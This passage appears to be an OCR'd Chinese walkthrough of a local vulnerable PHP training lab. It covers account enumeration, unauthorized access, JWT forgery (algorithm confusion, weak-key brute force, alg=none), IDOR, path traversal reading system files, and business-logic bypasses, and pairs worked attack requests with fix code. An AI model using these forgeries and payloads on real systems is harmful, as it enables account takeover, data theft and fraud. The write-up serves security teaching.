
**【演示題目】第 2 題 賬戶枚舉：verify 接口批量反饋賬號是否存在，先枚舉再攻擊**

關卡文件：auth/04_account_enum.php
訪問地址：http://localhost/zhaosec-main/auth/04_account_enum.php

1. 步驟 1：頁面有個 verify 功能，輸入用戶名會告訴你"該用戶存在/不存在"——兩種不同回顯就是枚舉點；
2. 步驟 2：提交 action=verify、username=admin,test,user,root,guest（批量），接口逐個反饋，枚舉出哪些賬號真實存在；
3. 步驟 3：拿到有效賬號清單後配合弱口令字典定向爆破，本關枚舉成功輸出 flag。

```
POST /zhaosec-main/auth/04_account_enum.php
action=verify
username=admin,test,user,root,guest
# 回顯差異："用戶存在" vs "用戶不存在" → 有效賬號被一個個圈出來
```

# 1.11　身份認證漏洞（共 3 題）（續）




圖：認證 第3題 未授權訪問（05_unauthorized.php）：不帶任何憑證直接訪問，敏感配置與 flag 直接暴露

## 1.11.3　第 3 題｜未授權訪問——不登錄也能看敏感頁（auth/05_unauthorized.php）

**【演示題目】第 3 題 未授權訪問：不帶任何憑證直接訪問管理頁，敏感信息全暴露**

關卡文件：auth/05_unauthorized.php

訪問地址：http://localhost/zhaosec-main/auth/05_unauthorized.php

1. 步驟 1：退出登錄（或開無痕窗口），直接訪問 05_unauthorized.php；
2. 步驟 2：頁面沒有做任何"是否登錄/是否有權限"的檢查，敏感配置與 flag 直接展示；
3. 要點：這類洞在真實系統裏常見於管理後臺 /api/admin/*、actuator、debug 接口——沒做鑑權等於大門敞開。

復現：無痕窗口直接訪問

```
http://localhost/zhaosec-main/auth/05_unauthorized.php
# 不帶 Cookie、不帶 Token，頁面照常輸出敏感內容 → 鑑權缺失
```

# 1.11　身份認證漏洞（共 3 題）（續）

## 源碼分析與修復（3 題共性）

```
// 漏洞模式：回顯差異 + 頁面不鑑權
// 04：不同回顯暴露賬號是否存在
if ($exists) { $msg = "用戶存在"; } else { $msg = "用戶不存在"; }
// 05：敏感頁沒有任何會話檢查
// （應有而沒有：if (empty($_SESSION['user_id'])) { header('Location: login.php'); }）
```

## 修補對策

- 弱口令：強制複雜度 + 常見口令字典拒絕 + 登錄失敗鎖定/驗證碼；密碼加鹽哈希（bcrypt/argon2），絕不明文或裸 MD5；
- 枚舉：登錄、註冊、找回密碼的回顯統一"用戶名或密碼錯誤"，verify 類接口必須登錄 + 限頻；
- 未授權：每個敏感頁面/接口進門先查會話與權限（服務端鑑權，別信前端隱藏按鈕），接口層做 RBAC；
- 通用：登錄態 Cookie 加 HttpOnly/Secure/SameSite，會話定期失效，關鍵操作二次驗證。

# 1.12　JWT 安全漏洞（共 3 題）




圖：JWT 第1題 算法混淆（01_algorithm_confusion.php）：RS256 改 HS256、用頁面公鑰作 HMAC 密鑰僞造 admin 令牌

## 原理（3 題共用）

JWT = 頭部.載荷.簽名 三段 base64。服務端用密鑰驗籤來確認"這令牌沒被改過"。漏洞都出在驗籤環節：算法能被換（RS256→HS256）、密鑰太弱能猜出來、甚至直接聲明 alg=none 不驗籤。三道題各佔一種，都是僞造出 role=admin 的令牌騙過服務端。

### 1.12.1　第 1 題｜算法混淆——RS256 公鑰當 HS256 密鑰用（jwt/01_algorithm_confusion.php）


**【演示題目】第 1 題 JWT算法混淆：RS256 改 HS256，拿頁面公鑰當簽名密鑰僞造 admin**

關卡文件：jwt/01_algorithm_confusion.php
訪問地址：http://localhost/zhaosec-main/jwt/01_algorithm_confusion.php


1. 步驟 1：服務端原本用 RS256（非對稱，私鑰籤、公鑰驗），頁面還提供了驗籤用的公鑰 public.key；
2. 步驟 2：漏洞在於服務端"按令牌頭裏的 alg 選算法"——把頭部 alg 改成 HS256（對稱算法，簽名驗籤用同一把 key）；
3. 步驟 3：HS256 用什麼 key？就用它公開的公鑰！用公鑰內容作 HMAC 密鑰對 header.payload 重新簽名；
4. 步驟 4：提交僞造令牌（載荷 role=admin），驗籤通過、身份變管理員 → 拿到 flag。

```
# 僞造過程（僞代碼，實操用 Python/CyJWT 工具）：
header = {"alg":"HS256","typ":"JWT"} # RS256 → HS256
payload = {"sub":"user123","username":"admin","role":"admin"}
key = open('jwt/keys/public.key','rb').read() # 公鑰當 HMAC 密鑰
sig = HMAC_SHA256(key, base64(header)+"."+base64(payload))
token = base64(header)+"."+base64(payload)+"."+b64u(sig)
# POST token=<僞造令牌> → 服務端按 alg=HS256 用公鑰驗籤 → 通過
```

# 1.12　JWT 安全漏洞（共 3 題）（續）




圖：JWT 第2題 密鑰泄露（02_key_leakage.php）：頁面自帶字典工具，爆破出密鑰 super_secret_key_12345




圖：JWT 第2題（續）：用泄露密鑰重新簽發 role=admin 令牌，提交後獲取管理員權限

## 1.12.2　第 2 題｜弱密鑰爆破——頁面自帶字典直接開猜（jwt/02_key_leakage.php）


**【演示題目】第 2 題 JWT弱密鑰：字典爆破出 super_secret_key_12345 再僞造令牌**

關卡文件：jwt/02_key_leakage.php
訪問地址：http://localhost/zhaosec-main/jwt/02_key_leakage.php

1. 步驟 1：頁面直接給了一個樣例 JWT 和一個"密鑰爆破"工具（crack 參數），說明驗籤用的是 HS256 對稱密鑰；
2. 步驟 2：提交 crack=1 + 當前 token，工具用自帶字典跑，爆破出密鑰 super_secret_key_12345；
3. 步驟 3：用這把密鑰重新簽發 role=admin 的令牌，提交（token + key 兩個字段）→ 驗籤通過，拿到管理員權限與 flag。

```
步驟 2 爆破：POST crack=1&token=<頁面樣例token> → 密鑰 super_secret_key_12345
步驟 3 僞造：
header = {"alg":"HS256","typ":"JWT"}
payload = {"sub":"user123","username":"admin","role":"admin"}
sig = HMAC_SHA256("super_secret_key_12345", header.payload)
POST token=<僞造令牌>&key=super_secret_key_12345 → 管理員權限
```

# 1.12　JWT 安全漏洞（共 3 題）（續）




圖：JWT 第3題 令牌僞造（03_token_forgery.php）：alg 改 none、簽名留空，服務端照樣接受，僞造 admin 令牌

## 1.12.3　第 3 題｜alg=none——聲明不簽名，服務端真的不驗（jwt/03_token_forgery.php）

**【演示題目】第 3 題 JWT僞造：alg 改 none、簽名留空，服務端照樣接受**

關卡文件：jwt/03_token_forgery.php

訪問地址：http://localhost/zhaosec-main/jwt/03_token_forgery.php

1. 步驟 1：none 是 JWT 規範裏的"不加密"算法——本意是測試用，服務端如果照單全收就是漏洞；
2. 步驟 2：僞造：頭部 alg 改 none，載荷寫 role=admin，簽名段直接留空，拼成 header.payload.（注意末尾那個點）；
3. 步驟 3：提交這個"三無"令牌，服務端不驗籤直接採信 → 僞造成功拿 flag。

```
token = base64({"alg":"none","typ":"JWT"}) + "." +
base64({"role":"admin",...}) + "."
# 末尾點後什麼都不寫
POST token=<alg=none 令牌> → 服務端跳過驗籤 → 接受僞造身份
```

# 1.12　JWT 安全漏洞（共 3 題）（續）

## 源碼分析與修復（3 題共性）

```
// 漏洞模式：算法取自令牌頭部，服務端不固定
$decoded = explode('.', $token);
$header = json_decode(base64_decode($decoded[0]), true);
$alg = $header['alg']; // ← 攻擊者可控
// HS256：用固定密鑰驗（02 弱密鑰被爆破）
// none ：$alg==='none' 時直接放行（03）
// RS256 混淆：未校驗 alg 是否仍爲 RS256（01）
```

## 修補對策

```
// 修復：算法服務端寫死，絕不讀令牌裏的 alg 決定驗籤方式
JWT::decode($token, new Key($publicKey, 'RS256')); // 指定 RS256
// HS256 場景：密鑰 ≥ 256 位隨機值，進密鑰管理服務，定期輪換
// 白名單兜底：
if (!in_array($header['alg'], ['RS256'], true)) { 拒絕; }
```

- 驗籤算法在服務端固定（或嚴格白名單），禁止 none、禁止算法降級；
- 密鑰強度：HS256 用高熵隨機串並保密；RS256 私鑰硬件/密管託管，公鑰雖公開但只能用於驗籤；
- 載荷裏的 role/user 只是"聲明"，敏感權限仍要服務端按 uid 重新查庫確認；
- 短過期 + 關鍵操作刷新令牌（iat/jti 拒絕重放），泄露窗口可控。

# 1.13　不安全直接對象引用 IDOR（共 3 題，全講）




圖：IDOR 第1題 基礎（00_idor_basics.php）：不安全直接對象引用原理與常見場景

## 原理（3 題共用）

系統用一個直接可見的 ID（user_id、訂單號、file 文件名）定位資源，卻不校驗"你有沒有資格看這個 ID"——把 1 改成 2 就能看到別人的，把文件名改成 ../flag.txt 就能下到別人的。這和邏輯漏洞裏的水平越權是一回事，IDOR 是它最典型的表現形式。

### 1.13.1　第 1 題｜基礎理論——什麼是不安全直接對象引用（idor/00_idor_basics.php）

**【演示題目】第 1 題 IDOR基礎：不安全直接對象引用的原理與常見場景**
關卡文件：idor/00_idor_basics.php
訪問地址：http://localhost/zhaosec-main/idor/00_idor_basics.php

1. 步驟 1：理論關，頁面講清定義：參數直接指向內部對象（文件、用戶、訂單），服務端沒做屬主校驗；
2. 步驟 2：常見位置先記牢——?id=、?user_id=、?order_no=、?file=、?invoice=、隱藏字段裏的主鍵，抓包看請求裏一切"能對上號"的 ID。

# 1.13　不安全直接對象引用 IDOR（共 3 題，全講）（續）




圖：IDOR 第2題 基礎越權（01_basic_idor.php）：id=1 換成 id=2 直接看到李四的訂單信息

## 1.13.2　第 2 題｜越權查看——id=1 換成 id=2 看別人的訂單（idor/01_basic_idor.php）

**【演示題目】第 2 題 越權查看：?id=1 換成 ?id=2 直接看到李四的訂單**


關卡文件：idor/01_basic_idor.php

訪問地址：http://localhost/zhaosec-main/idor/01_basic_idor.php

1. 步驟 1：正常訪問 ?id=1，看的是自己的訂單信息；
2. 步驟 2：把 id 改成 2 提交，頁面原樣返回 id=2 的訂單（李四的收貨人、電話、金額）——沒有任何"這單是不是你的"的校驗；
3. 步驟 3：批量遍歷 id=1,2,3... 就能把全站訂單拖一遍。真實業務裏越權還能改（PUT 更新他人資料）、能刪（DELETE 刪他人訂單）。

```
# 瀏覽器地址欄改參數即可
?id=1 → 自己的訂單
?id=2 → 李四的訂單（越權，含姓名/電話/金額）
# 改 ID 就換資源，服務端只認 ID 不認人 → IDOR
```

# 1.13　不安全直接對象引用 IDOR（共 3 題，全講）（續）




圖：IDOR 第3題 文件下載越權（02_file_download_idor.php）：file 參數無過濾，../flag.txt 讀出根目錄 flag

## 1.13.3　第 3 題｜任意文件下載——file 參數穿越讀出 flag（idor/02_file_download_idor.php）

**【演示題目】第 3 題 文件下載越權：file 參數無過濾，../flag.txt 讀出根目錄 flag**

關卡文件：idor/02_file_download_idor.php
訪問地址：http://localhost/zhaosec-main/idor/02_file_download_idor.php

1. 步驟 1：頁面本意是"下載自己的文件"，file 參數直接拼進路徑讀取；
2. 步驟 2：把 file 換成 ../flag.txt 提交，路徑上跳一級到站點根目錄，讀出 flag{idor_vulnerability_exploited_successfully}；
3. 步驟 3：同理可換 ../../../../windows/win.ini 等，越權下載升級成任意文件讀取。

```
# GET 請求
02_file_download_idor.php?file=../flag.txt
# 拼接後讀到站點根目錄 flag.txt → 直接回顯內容
# 進階：file=../../../../windows/win.ini（路徑穿越讀任意文件）
```

# 1.13　不安全直接對象引用 IDOR（共 3 題，全講）（續）

## 源碼分析與修復（3 題共性）

```
// 01：只按 ID 查，不校驗屬主
$id = intval($_GET['id']);
$order = query("SELECT * FROM orders WHERE id=$id"); // 誰來請求都返回這條
// 02：文件名直接拼路徑
$path = __DIR__ . '/files/' . $_GET['file']; // ../ 隨便跳
readfile($path);
```

## 修補對策

```
// 修復 1：對象級鑑權—查詢天然只返回"自己的"數據
$stmt = $pdo->prepare('SELECT * FROM orders WHERE id = ? AND user_id = ?');
$stmt->execute([$id, $_SESSION['user_id']]);
if (!$row = $stmt->fetch()) { http_response_code(403); exit; }
// 修復 2：文件下載—ID 查表拿真實路徑 + 解析後校驗邊界
$name = basename($_GET['file']); // 砍掉 ../
$real = realpath(__DIR__ . '/files/' . $name);
if ($real === false || strpos($real, __DIR__ . '/files') !== 0) { 403; }
readfile($real);
```

- IDOR 的根子是"鑑權沒跟着數據走"：每個按 ID 取數據的地方都要帶屬主條件；
- 能不暴露自增 ID 就不暴露（UUID），但隨機 ID 只是增加枚舉成本，鑑權纔是根本；
- 文件類：basename + realpath 邊界校驗，或乾脆傳文件編號查表；
- 測試方法：用兩個賬號 A/B 交叉發包，A 的憑證訪問 B 的資源，能中就是 IDOR。

# 1.14　業務邏輯漏洞（共 5 題）




圖：邏輯 第1題 步驟1：價格來自前端 hidden 字段（7999.00）（/logic/01_price_tampering.php）




圖：邏輯 第1題 步驟2：改價 0.01 支付成功，實付 0.01 / 應付 7999，拿到 Flag

## 原理（5 題共用）

單個邏輯問題看着都不大，但危害一點不小：價格從前端傳（改價）、支付狀態信前端（繞過支付）、ID 能隨便改（越權看別人）、管理功能只認參數不認身份、業務流程步驟能跳過。做邏輯題的關鍵就是把業務流程走通，再一個環節一個環節地問"這個值可信嗎、這個 ID 歸誰管、這個狀態誰改的"。

## 1.14.1　第 1 題｜價格篡改——前端隱藏字段裏的價格隨便改（logic/01_price_tampering.php）

**【演示題目】第 1 題 價格篡改：改 hidden 字段價格 7999→0.01 低價買**

關卡文件：logic/01_price_tampering.php

訪問地址：http://localhost/zhaosec-main/logic/01_price_tampering.php

1. 步驟 1：打開關卡，商品價格由前端隱藏字段 <input type="hidden" name="price" value="7999.00"> 提交；
2. 步驟 2：F12 把 price 改爲 0.01 提交購買 → 服務端直接採用前端價格，實付 0.01，輸出"檢測到價格篡改漏洞"+ Flag；
3. 步驟 3：把 price 改成負數還能反向充值（餘額上漲）——邊界條件沒擋負數金額。

# 1.14　業務邏輯漏洞（共 5 題）（續）




圖：邏輯 第2題 支付繞過（02_payment_bypass.php）：URL 加 ?bypass=1&order_id=N 直接把訂單置爲已完成，繞過支付拿 flag

## 1.14.2　第 2 題｜支付繞過——不付錢直接把訂單置爲已完成（logic/02_payment_bypass.php）

**【演示題目】第 2 題 支付繞過：訂單 ID 帶上 bypass 參數，跳過支付直接完成**
關卡文件：logic/01_price_tampering.php + logic/02_payment_bypass.php
訪問地址：http://localhost/zhaosec-main/logic/02_payment_bypass.php

1. 步驟 1：先回第 1 題用 0.01 低價下一單，從訂單信息裏拿到 order_id（要先有訂單才能繞）；
2. 步驟 2：把繞過請求發到 02 題：POST 02_payment_bypass.php?bypass=1&order_id=<剛拿到的訂單號>——注意繞過分支在 POST 請求塊裏，GET 不觸發；
3. 步驟 3：服務端看到 bypass=1 就直接把訂單狀態改成"已完成"，不檢查有沒有真付款 → 拿到 flag。

```
# 第 1 步：低價下單拿 order_id
POST logic/01_price_tampering.php price=0.01
# 第 2 步：繞過支付（必須 POST，且帶 query）
POST /zhaosec-main/logic/02_payment_bypass.php?bypass=1&order_id=<N>
# 服務端：isset($_GET['bypass']) 且 POST → 直接 UPDATE 狀態爲已完成 → flag
```

# 1.14　業務邏輯漏洞（共 5 題）（續）




圖：邏輯 第3題 水平越權（04_horizontal_privilege.php）：?user_id=1 直接查看 admin 敏感信息，拿到 Flag

## 1.14.3　第 3 題｜水平越權——user_id 換成別人的（logic/04_horizontal_privilege.php）

**【演示題目】第 3 題 水平越權：改 user_id 查看 admin 的餘額與手機號**


關卡文件：logic/04_horizontal_privilege.php

訪問地址：http://localhost/zhaosec-main/logic/04_horizontal_privilege.php

1. 步驟 1：頁面列出用戶，點"查看用戶: admin admin"（等價於 ?user_id=1）；
2. 步驟 2：服務端按 user_id 查庫直接回顯，不校驗這個 ID 是不是當前登錄用戶 → 看到 admin 餘額 9999.99、手機號、角色，輸出越權 Flag；
3. 步驟 3：本質就是 IDOR：同級賬號之間互看互改（橫向），越權看 ≠ 越權改，改數據、刪數據同樣存在。

```
# 瀏覽器地址欄改參數即可
?user_id=1 → admin 的餘額/手機號/角色（越權）
# 服務端只有 SELECT ... WHERE id=$user_id，沒有屬主校驗
```

# 1.14　業務邏輯漏洞（共 5 題）（續）




圖：邏輯 第4題 垂直越權（05_vertical_privilege.php）：POST 加 access_admin=1&role=admin 直接進管理功能拿 flag

## 1.14.4　第 4 題｜垂直越權——普通用戶參數一改就變管理員（logic/05_vertical_privilege.php）

**【演示題目】第 4 題 垂直越權：POST 加 access_admin=1&role=admin 直接進管理功能**

關卡文件：logic/05_vertical_privilege.php

訪問地址：http://localhost/zhaosec-main/logic/05_vertical_privilege.php

1. 步驟 1：當前是普通用戶身份，頁面上的管理功能對你是隱藏/禁用的；
2. 步驟 2：隱藏按鈕不等於沒接口——POST 請求里加上 access_admin=1&role=admin；
3. 步驟 3：服務端直接採信這兩個參數（權限由客戶端聲明），判定你是管理員 → 進入管理功能拿 flag。

```
POST /zhaosec-main/logic/05_vertical_privilege.php
access_admin=1
role=admin
# 權限字段來自請求體且無會話校驗 → 低權限賬戶直接行使管理員功能
```

# 1.14　業務邏輯漏洞（共 5 題）（續）




圖：邏輯 第5題 步驟跳躍（06_step_skip.php）：從步驟1直接 POST step=4 跳過審覈步驟，檢測到流程繞過拿 flag

## 1.14.5　第 5 題｜步驟跳躍——審覈流程從第 1 步直接跳到完成（logic/06_step_skip.php）

**【演示題目】第 5 題 步驟跳躍：POST step=4 跳過中間審覈步驟直接完成**

關卡文件：logic/06_step_skip.php

訪問地址：http://localhost/zhaosec-main/logic/06_step_skip.php

1. 步驟 1：正常業務是多步流程（提交 → 審覈 → 完成），頁面上有"下一步"按鈕，每步服務端記錄 currentStep；
2. 步驟 2：正常按 URL 參數跳會失敗（flag 條件要求 currentStep<3 且 POST 提交）；
3. 步驟 3：直接 POST step=4——服務端只看"你提交的步驟號"，不校驗是否真的走過前幾步 → 檢測到流程繞過，輸出 FLAG{BUSINESS_STEP_SKIP}。

```
POST /zhaosec-main/logic/06_step_skip.php
step=4
# 服務端：if ($_SERVER['REQUEST_METHOD']==='POST' && $_POST['step']==4
# && currentStep<3) → 直接置爲完成 → flag
# GET jump_to=4 不出 flag（繞過分支只認 POST）
```

# 1.14　業務邏輯漏洞（共 5 題）（續）

## 複合鏈與源碼分析（5 題共性）

